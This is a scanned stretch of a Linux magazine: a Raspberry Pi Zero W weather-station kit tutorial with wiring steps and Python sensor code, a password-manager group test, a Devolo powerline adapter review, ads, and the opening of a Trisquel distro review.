Maker Life's tagline is 'coding for kids'; it produces pre-packaged development kits for parents, teachers and children with an aim of making coding fun and easy at low cost. We're going to take a look at its most comprehensive kit, the Weather Station, and see just how much one can learn about the world around us from a Raspberry Pi Zero W and a bunch of sensors.

This kit is a bit of a doer-upper. We'll need to spend some time building the weather station and putting the sensors together before we can get down and dirty with any Python code. There are no soldering requirements, but the kit is moderately difficult to assemble.

It seems important to Maker Life that its kits are as accessible as possible, and are therefore designed to appeal to girls as much as boys. We're going to put these claims to the test and recruit the assistance of some GCSE Computer Science students for this one. All assembly and coding in this tutorial has also been verified and tested by a group of female teenage coders.

01 Checking for parts

Before you partake on any journey into physical computing, it's always important to check the parts first. Halfway through assembly we thought we'd lost two essential pieces of the puzzle; it was only moments before we were resigned to order replacement parts that we discovered the white boxes camouflaged at the bottom of the larger box.

This particular kit should contain: Raspberry Pi Zero W; microSD card; power supply; rain gauge; temperature sensor (DS18B20); anemometer; waterproof container; mast; gland; Micro-USB to Micro-USB extension cable; USB hub; HDMI cable; HDMI to Mini HDMI adaptor; USB to Micro-USB adaptor; terminal block; 10x male-to-female connectors; 4.7K Ohm resistor; and a guide.

02 Waterproofing

Obviously, given that our weather station will be used outside, it's essential that it is somewhat waterproofed. There's a water-resistant junction box included in the kit; you'll need to decide which side will be at the top and bottom, and then remove a rubber grommet from the bottom of the unit (usually the shortest side). Replace that grommet with the included gland, through which we'll thread all our wires – it needs to be on the bottom so as to any avoid rain seeping in when we're done.


Thread through all the cables you'll be connecting to the Raspberry Pi from the sensors, including the wind sensor, thermometer and rain gauge. These sensors should have exposed wiring at the end; if they don't, you'll need to pull the end off (ours had an odd Ethernet/phone-style terminus) and strip the wires yourself ready for the next few steps.

03 Terminal circuitry

The included terminal block is used to transition the stripped wire-ends to the male-to-female jumper cables and connectors that can be plugged into our Pi's GPIO headers.

You can use any order you like, but to make life easier we'll do them in order of thermometer, wind sensor,

rain gauge. Unscrew all the terminal screws (not all the way out, though), pop the three copper cables from the thermometer into the terminal block and secure them in place by screwing them down. From left to right, that should be black, red and yellow. Next, we'll do the orange and green wires from the wind sensor (again, left to right respectively) and then orange and green from the rain gauge. Once these are all secured into place we can work on the other side.




04 Terminal block to Pi

This is where things get a little tricky. On the reverse side of the terminal block we want to connect the male side of the male-to-female connectors in the following order from top to bottom, assuming the black cable from the thermometer is at the top: black, red, yellow, purple, green, and orange. However, between red and yellow you'll need to also shove in the ends of the 4.7K Ohm resistor. This is to prevent too much power going through the thermometer. The resister should fit snuggly beside the male pin. Secure all the screws as before. You'll notice there are five empty slots on the terminal block, which is normal; you could use these for additional sensors.

05 Connecting the Pi


Using the Raspberry Pi Zero W's GPIO chart, connect the female end of the male-to-female jumper cables/connectors to the following pins: black, slot 6 (Ground); yellow, pin 7 (BCM 4); green, pin 9 (Ground); purple, pin 11 (BCM 17); orange, pin 13 (BCM 27); and the red cable on pin 1 (3v3 Power). Blue goes all the way down the bottom on pin 40 (BCM 21). Pop the power extension cable through the gland, too. That should be all the external cables and wiring set up. Now you may want to use the USB hub and HDMI adaptor to connect a mouse, keyboard and display monitor temporarily, while we code on the device. These can be removed once everything is set up and before we close the waterproof container.



06 Operating system selection

Put in the SD card, plug in the power and we're good to go. Be sure to check that the power and USB hub are in the right way around – they're labelled on the Pi's board as left for USB, right for power – before turning on the power socket.

We're almost ready to get coding. Before we do, we'll need to download and install an operating system. NOOBS is installed by default on the microSD card, so provided you have a Wi-Fi connection available, you can download an OS from the selection. We recommend going with the top option, Raspbian. If you don't have a Wi-Fi connection you'll need a USB Ethernet adaptor and cable to get set up.



07 Pre-programming Python setup

We discovered – eventually – that a few setup steps were necessary to get any code working with the sensors in our weather station. You'll need to run the following commands:

```
sudo apt-get update
sudo apt-get install python3-setuptools
python3-w1thermsensor python3-gpiozero -y
```

RTFM...

After writing out our somewhat buggy first draft of code, we misplaced our instructions manual. There doesn't seem to be a digital version for this particular kit anywhere online, so we were stuck figuring things out for ourselves. While that was a fun adventure, it might not be your idea of a good time – so whatever you do, don't misplace that manual!

This will also install python3-click. You'll need all of these before you can use the Python 3 IDLE (with the emphasis on 3!) to interface with the thermometer in particular. It took us a few hours of dependency hell to work out this particular puzzle; luckily, thanks to our selfless sacrifices, you don't have to.

08 Pre-programming Pi setup

There's one more step before we can tuck into some code. Run `sudo nano /etc/boot` and add the following line at the end:

```
dtoverlay=w1-gpio,gpiopin=4
```

Where `gpiopin=4` is the GPIO pin of your DS18B20 thermometer (not the ground or power pin, but the one being used by the Pi to send and receive data signals). In our example earlier we used BCM4 aka GPIO 4, which is pin 7. Trust us on this one...

09 Start coding

Now that we've got the hardware set up and all the pre-configuration out of the way, we can begin to program our weather station. First let's import all the modules we'll need:

```
import threading, math
from time import sleep
from gpiozero import DigitalInputDevice
from w1thermsensor import W1ThermSensor
```

10 Global constants

Next, we'll set up some variables instead of having to remember all manner of numbers. Having global constants for things like the bucket size and how many centimetres in a kilometre will come in handy.

```
wind_count = 0
bucket_count = 0
radius_cm = 9.0
interval = 5
ADJUSTMENT = 1.18
CM_IN_A_KM = 100000.0
SECS_IN_AN_HOUR = 3600
BUCKET_SIZE = 0.2794
```

11 Objects

Now, we just need to create instances of our sensors, before we set up functions and activate them:

```
sensor = W1ThermSensor()
wind_speed_sensor = DigitalInputDevice(17, pull_up=True)
rain_sensor = DigitalInputDevice (27, pull_up=True)
```

12 Setting up a rain function

Using our global constants we can create a function to define rainfall based on how much rain is in the bucket relevant to its size. We'll then print a message letting the user know:

```
def rain():
    global bucket_count
    bucket_count = bucket_count + 1
    print("Rainfall is currently "+str(round(bucket_count * BUCKET_SIZE,2))+"mm\n")
```

13 Activating a sensor

We'll gather data from the rain gauge to detect when it's raining (indicated by the sensor being activated), and run the previous `rain` function to monitor the amount of rain and report it to the user.


```
raindata = threading.Thread(name='rain', target=rain)
raindata.start()
rain_sensor.when_activated = rain
```

14 Functions and sensors

We'll do a very similar thing with wind and temperature; you can find the full code on the coverdisc in a file called `weatherstation.py`.

Once we have a function and instance of each sensor set up, we can run the code and see live read-outs any time one of the sensors is activated, by detecting a change in the relevant area.

Pour some water into the rain gauge, spin the wind sensor, or hold the thermometer in your hand, and assuming everything is wired up correctly you'll see data being printed to the screen in real time.



15 Pricing up and buying your own parts

Maker Life's kit costs £85. As an experiment, we priced up parts from AliExpress (**www.aliexpress.com**) and weren't able to cut much off the cost, even by buying in bulk, once you factor in all the shipping costs. In fact, the pricing is spot-on and Maker Life doesn't seem to have much of a profit margin on this kit.

If you did want to put one together yourself, you'd need to order the following parts:

- Wind Sensor (anemometer) ~£30
- DS18B20 ~£1
- Resistor ~£0.80 (for 100)
- Raspberry Pi Zero W ~£15
- Schneider Electric ENN05007 EP 55 junction box ~£5.80
- Gland ~£1
- USB hub ~£10
- Terminal Block ~£1
- Rain gauge/meter ~£10

Teamwork makes the dream work

This is a great project for collaborative working between an engineer interested in physical computing and a coder who wants to put their Python programming skills to the test. This kit is very much in-line with the Raspberry Pi Foundation's philosophy of supporting a new generation of 'Digital Makers'. Here's our team, left to right: Nadia, Olivia, Calvin, Weronika, Elisabetta, Anastasia and Ashante, from year 10 GCSE classes Lovelace and Babbage.

If you've ever wanted to tinker around with the GPIO pins on your Raspberry Pi, create your own circuit and write programming code for it, this is the project for you. It wouldn't be very difficult to take this kit to the next level by introducing your own sensors for monitoring ambient light, noise and even pollution levels. It'd only take the addition of a microphone, LDR sensor and air-quality HAT, none of which are very expensive, and there's plenty of room on the Pi's GPIO board for additional circuits.

16 Next steps

To make this station truly portable you could add a power bank to the junction box, to power the Pi. Provided there's a wireless connection, you could then take the weather station anywhere and simply connect remotely via SSH or VNC to monitor the readings. Or you could attach a touchscreen or LCD to display readings.

Some additional sensors you may want to include: motion sensors, humidity sensors, a barometer for air-pressure, moisture sensor, capacitive ground moisture sensor, MQ gas sensor. We'd love to hear about how you're adapting and improving your weather station, so please tweet us photos and suggestions to **@LinuxUserMag**.

MAKE YOUR OWN PROJECTS WITH THE RASPBERRY PI

Learn the electronics, computing and coding skills you need to make your own projects with the Raspberry Pi, and let your imagination run wild

ON SALE NOW

FUTURE

Ordering is easy. Go online at:

www.myfavouritemagazines.co.uk

Or get it from selected supermarkets & newsagents

Reviews

81 **Group test** | 86 **Hardware** | 88 **Distro** | 90 **Free software**

GROUP TEST

Password managers

Generate long and complex passwords that are unmemorisable and delegate their retrieval to one of these apps

Bitwarden

Designed for both individuals and enterprise users, Bitwarden is available as a native cross-platform desktop app and can also integrate into all popular web browsers. Released under AGPL v3, the app can run on any distribution, since it's distributed as an AppImage.
https://bitwarden.com

KeePassXC

Forked by the community of users of the popular KeePassX app, the cross-platform KeePassXC offers both AppImage and Snap packages besides distribution-specific installers. Released under GPL v2, the app is one of the few that works with the YubiKey two-factor authenticator.
https://keepassxc.org

LazLock


This MIT-licensed app describes itself as a lightweight and portable password manager that runs on both Windows and Linux. You can run the app directly from a USB stick, which gives you the flexibility to access your passwords from any computer. It boasts some impressive features.
https://cpunk-security.com

Password Gorilla

The cross-platform Password Gorilla is well equipped to store all your login credentials. It's chock-full of useful features and after several years of inactivity the development of the application has picked up pace. It has a straightforward interface which is welcoming to new users.
https://github.com/zdia/gorilla

Bitwarden

A feature-rich app that works across many platforms and devices



If you find yourself without any of your devices with Bitwarden, you can access your login credentials from its web interface

Security and encryption

The app does end-to-end encryption and uses AES 256-bit as well as PBKDF2 to secure your data. Bitwarden also salts and hashes your master password with your email address on your computer before it is transmitted to the server. You can set up two-factor authentication via authenticator apps such as Google Authenticator.

Password management

Bitwarden stores your encrypted passwords in a Microsoft Azure cloud. Unlike some of its peers, the app doesn't allow you to create multiple databases, but you can create multiple folders that can house different entries. You can also mark them as favourites, say for websites you visit frequently. You can also search for entries using website URL or username.

Interface

Both the desktop app and the web browser extensions have a clean interface and are intuitive to use and operate. Both apps can be used to add and modify login details. You can also use either to generate complex random passwords, set up two-factor authentication and configure the other settings of the app as well.

Features

The app can import passwords from over two dozen sources, including several web browsers. It also has several useful usability features; for example, it can autofill the login details for the currently open site if you have a corresponding entry in the vault. Bitwarden provides apps for Android and iOS, as well as a web-based interface from its website.


Overall

Bitwarden scores highly on every front. It has impeccable security credentials, and uses cloud-based storage to the hilt by enabling you to manage passwords across platforms and devices.

8

KeePassXC

This continuation of the open source stalwart doesn't disappoint



If you're new to KeePassXC, flip through the project's quick-start guide and the FAQ to orientate yourself with the app

Security and encryption

KeePassXC gives you the choice of AES-256, Twofish and ChaCha20 algorithms to encrypt your password database. It also enables you to use a keyfile in addition to a master password to secure your database. It's unique in supporting YubiKey's challenge-response support for additional security.

Password management

KeePassXC enables you to create multiple password databases, and features the ability to add notes and set expiry dates for passwords, as well as setting custom icons for entries. You can connect the application to its web browser extension pretty easily. Besides supplying passwords to websites, KeePassXC can also feed passwords to your SSH agents.

Interface

The interface of both the desktop app and the browser extension aren't as intuitive as some of the other apps on test here and might seem confusing to first time users, especially the steps required to connect the two. The app offers lots of tweakable functionality that might seem overhwhelming, and warrants a flip through the docs.

Features

You can use KeePassXC to authenticate SSH sessions. The manager also supports YubiKey challenge-response key generation and can generate Time-based One-Time Passwords. There's also a password and a passphrase generator, plus an autofill option to automatically fill in login forms. You can import passwords from existing managers as long as they're in CSV format.

Overall

KeePassXC delivers on all its promises and is a welcome addition to users familiar with KeePassX. But new users will have trouble navigating around the interface and the browser extension.

7

LazLock

A portable app with a simple user interface and just the essentials

You can use the LazLock's password generator to design a random password based on various criteria such as length

Security and encryption

LazLock is a very simple password manager that offers the convenience of a master password. The app uses the 128-bit AES encryption algorithm to secure the vault that houses all your passwords. Unlike many of its peers, LazLock doesn't automatically lock the database after a period of inactivity.

Password management

LazLock files all your passwords in a single database that's as portable as the application itself. The application organises passwords into different predefined categories that can help you sort through a large set of passwords. Again, though, unlike its peers LazLock only stores the URL and authentication information along with an icon for each entry.

Interface

One of the advertised benefits of the app is its simple user interface. Using the app is fairly intuitive, and it offers to display the online help when you fire it up for the first time. The app has a simple interface for carrying out tasks such as adding new passwords, and its main interface also doesn't overwhelm users with information.

Features

Since it's designed to be simple, the app isn't as feature-rich as its peers, as we've already mentioned. Having said that, it does includes a customisable password generator and also enables you to export the password database as plain text, if you really need to. One of the best features is that it's designed to be portable and can be run directly from a USB disk.


Overall

LazLock is a simple-to-use app that has a clean interface. It doesn't have browser integration and can't rival the others in terms of features, though it includes the essentials and is portable.

8

Password Gorilla

A functional password manager that does its job without much fanfare



It lacks a proper website, but Password Gorilla features built-in help that describes the various settings and best-usage policies

Security and encryption

Like its peers, Password Gorilla locks authentication information behind a master password protected with the SHA256 algorithm, while the stored passwords are encrypted with the Twofish algorithm. The app also uses a key-stretching technique to thwart brute-force attempts against the master password.

Password management

With Password Gorilla, you can easily manage a large set of passwords. Just as with KeePassXC, it enables you to create multiple databases and then organise passwords into various custom groups and sub-groups. Besides authentication information, the app enables you to store notes along with each entry, which can also be used to search for passwords.

Interface

The app has a rather straightforward interface that shouldn't pose any issues to new users. All of the app's functionalities and tweakable parameters are rolled into its sparse but clearly labelled menus. Using the app to authenticate with websites might be more convenient if you read through its minimal online documentation.

Features

Password Gorilla has options to both import and export authentication information to and from plain-text CSV files. You can also configure the app to automatically launch the web browser when you middle-click an entry in the app. Usefully, it will auto-save password databases, and features a password generator that enables you to tweak password criteria.

Overall

Despite the lack of a dedicated browser extension, there's no real shortcoming with the app as you can use it with a web browser. The biggest drawback, however, is its lethargic pace of development.

7

In brief: compare and contrast our verdicts


	Bitwarden		KeePassXC		LazLock		Password Gorilla	
Security and encryption	End-to-end AES-256 encryption, and salts and hashes the master password	8	In addition to several encryption algorithms, it also supports keyfile encryption	9	A very simple app that encrypts authentication information with the AES-128 algorithm	6	Encrypts both master password and datastore, and repels brute-force attacks	7
Password management	Enables you to mark entries as favourites, and stores passwords in Microsoft Azure	8	Can create multiple databases and enables you to set expiry dates for passwords	8	Stores passwords in a single database and arranges them in predefined groups	6	Can create multiple databases and sorts passwords into groups and sub-groups	7
Interface	Both the desktop app and the browser extension have clean and intuitive interfaces	9	The GUI of the app and the browser extension will take some getting used to for new users	7	A simple and easy to navigate interface is one of LazLock's strongest points	9	The simple GUI doesn't throw up any issues and the built-in help enhances usability	7
Features	Overflowing with lots of useful features to help you store and retrieve passwords	9	As well as passwords, it can also authenticate SSH sessions and supports YubiKey	7	Cannot match its peers in terms of features, but it's unique in its support for portable installation	6	Can import and export CSV files and has a customisable password generator to boot	8
Overall	**Rates highly on every front and makes managing passwords very convenient**	**8**	**Has solid security credentials, but the interface isn't very inviting for new users**	**7**	**A very simple, lightweight and portable app that deliberately lacks any bells and whistles**	**6**	**No obvious flaws in the app itself, but it has a lethargic pace of development**	**7**

AND THE WINNER IS...

Bitwarden

All the tools in this group test work as advertised. Many lose out not because any inherent weakness, but because they are simple outshone by the competition. LazLock is a prime example: it offers little more than a means to store passwords. Portability is its strongest suite and you can take the app and all your authentication information with you and run it straight from a USB disk. Password Gorilla also has a sparse user interface, but you can find additional functions and tweakable settings inside its menus. However, the app suffers from its rather slow pace of development.

On a similar note, frustrated by the slow pace of development of KeePassX, its community members decided to fork the project into KeePassXC. KeePassXC has all the ingredients for being a top-class password manager. It supports multiple encryption algorithms that you can combine with a keyfile. It also has YubiKey challenge-response support for additional security. You can use its browser extension to feed authentication information directly to the web browser. All this functionality, though, comes at the price of usability; extracting the app's full potential requires a trip to the documentation. That's not such a bad thing in itself, but in comparison, Bitwarden makes all aspects of password management a breeze. Its desktop app, browser extensions and mobile apps do a wonderful job of making useful features very apparent.



Bitwarden offers additional security features, such as support for YubiKey, for an annual fee of $10

Bitwarden, unlike the other candidates on test here, stores your passwords on a remote Microsoft Azure cloud. While it employs end-to-end encryption, this remote storage might make some users uncomfortable; if you're one of them, you can always deploy Bitwarden on your own kit using Docker.

Mayank Sharma

Future

GIZMODO | UK

Not your average technology website

GIZMODO | UK
UK NEWS GADGETS DESIGN WATCH THIS WTF SCIENCE APPLE ANDROID
Ultimate Smartphone Tech, Form and Design: The GALAXY Note 3 Unpacked
By Your Mobile Life on 11 Nov 2013 at 3:28PM
The Samsung GALAXY Note 3 is the most powerful smartphone on the market today, packed with features from the lightning fast hardware to software apps that have been designed to streamline your life.
The all new TomTom GO
Now with Lifetime TomTom Traffic
LEARN MORE
TOMTOM
GIZMODO | UK
15 DAYS UNTIL CHRISTMAS
MacBook Air

EXPLORE NEW WORLDS OF TECHNOLOGY GADGETS, SCIENCE, DESIGN AND MORE

- Fascinating reports from the bleeding edge of tech
- Innovations, culture and geek culture explored
- Join the UK's leading online tech community

www.gizmodo.co.uk

twitter.com/GizmodoUK facebook.com/GizmodoUK

Above Powerline networking is never going to rival pure Ethernet performance, but Devolo's package is the next best thing

HARDWARE

Devolo dLAN 1200 Triple+ Starter Kit

Price
£130
Website
www.devolo.co.uk
Specs
Ports 3x Ethernet RJ45
Max/typical power consumption 4.6 W/3.7 W
Attenuation filter 2-68MHz
Filter characteristics -22 db to -45 db
Security 128-bit AES
Software Devolo Cockpit supports Ubuntu Linux (32-bit/64-bit)
Dimensions (in mm)
142x70x41 (HxWxD)

Devolo's classic powerline series gets a modest revamp with the promise of greater range

If you want to extend the network in your home or office, but don't fancy running cables or using Wi-Fi, the only practical solution is powerline networking. By using existing power lines as data conduits, you can avoid the challenging requirements of running Cat5/6 cabling, and yet achieve many of the same benefits.

One of the top hardware manufacturers in this sector is German-based Devolo. There are cheaper brands and some serious competitors, but for those willing to pay a little extra, the Devolo powerline products are exceptionally well made and come with a three-year warranty. The company sent us its latest dLAN 1200 Triple+ Starter Kit – which retails at £130. While not unique to Devolo, the standout feature of the kit is something super-simple: pass-through power. It's a desirable feature because you're are not losing wall plugs in order to distribute a network.

The dLAN kit comes with two HomePlug-compliant modules, the router-connected MT2642 and the client-end MT2887. Quite why they're not the same size is unclear, but the MT2887 is larger than its brother, at 142mm high, 70mm wide and 41mm deep. That's a substantial structure standing proud in a power socket, although Devolo did at least put the power pins at the bottom end, avoiding potential problems where sockets are sited low on the wall.

Above You'll need to make sure there's clearance for the Ethernet cables as well as the hardware itself

> "Those 1,200 theoretical megabits are whittled down to between a quarter and half in real-world scenarios"

A design decision with which we're less enamoured is that the Ethernet port is on the top of both devices. On one hand, this makes the connector easy to access, but we feel it would be better situated either on the side or underneath.

The single-Ethernet port MT2642 should ideally go into the power socket that the router normally uses. Using through-power, you then plug the router's power cable into it, and a cable to one of its LAN ports. The MT2887 can then be placed anywhere within the same electrical wiring system, and any of the three Ethernet ports on that can be connected to computers or whatever hardware needs networking.

The 'triple+' reference in the name concerns the three-port configuration, and all MT2887 modules come with this localised Ethernet switch. Establishing a connection is easy, as there are flexible slots on the devices which act as pairing buttons. Once pressed, you have two minutes to repeat that action on the client end. Indicator lights on the devices should confirm a successful connection, and you've finished.

This pairing exercise establishes 128-AES encryption between the devices, so it's reasonably secure from other powerline devices on a shared power system. At the client end, each of the three ports can be used to connect a different device, and they all have direct access to each other and the wider network. This kit is designated as 'Range+', which, in theory, uses the earth wire to negate interference and deliver a higher usable bandwidth over an extended range. The limit of powerline equipment is 400m, but Range+ is designed to give you more speed as you get further out than previous powerline 1200 implementations.

It's tempting to simply take Devolo's 1200 triple+ specification at face value, or benchmark between two locations in a house or office and use that as a definitive evaluation of performance. The problem is that performance will vary, because powerline technology is dependent on the quality of the wiring, the distance over the circuit, and the effect of other equipment attached.

Those 1,200 theoretical megabits are whittled down to somewhere between a quarter and half of that level in real-world scenarios. Going from a socket in one room to another in a different room on the same floor, the best speed we achieved was 553 megabit/s, or about 70MB/s. However, a file transfer over that link achieved half that speed in the 30-35MB/s range. That's about a third of what you'd expect from running an Ethernet cable with a gigabit connection. But the performance is consistent, which is more than you can say for Wi-Fi – and it's easily fast enough to watch a 4K video stream or play an online game.

There are certainly cheaper powerline solutions out there, but they lack the polish that Devolo gives to its products.

Mark Pickavance

Pros

A well-made product that offers triple ports and pass-through power, which make the kit very desirable. It also claims to reduce interference.

Cons

Not the cheapest of options, and only available in UK and EU, not the US. The MT2887 is also quite a large adapter that will stick out of your wall.

Summary

A good-looking package that offers pass-through power and three Ethernet ports on one unit, and has the potential to reduce interference – depending on your specific hardware and wiring configuration.

8

Above Besides the 2.5GB main release, Trisquel also has a 950MB Mini edition and a TOAST edition based on the Sugar environment

DISTRO

Trisquel GNU/Linux 8.0

Specs
CPU 1.8 GHz minimum
Graphics 128 MB recommended
RAM 1GB
Storage 5GB
Licence Various free software licences
Available from
https://trisquel.info

The Free Software Foundation's favourite distribution is back after a four-year hiatus

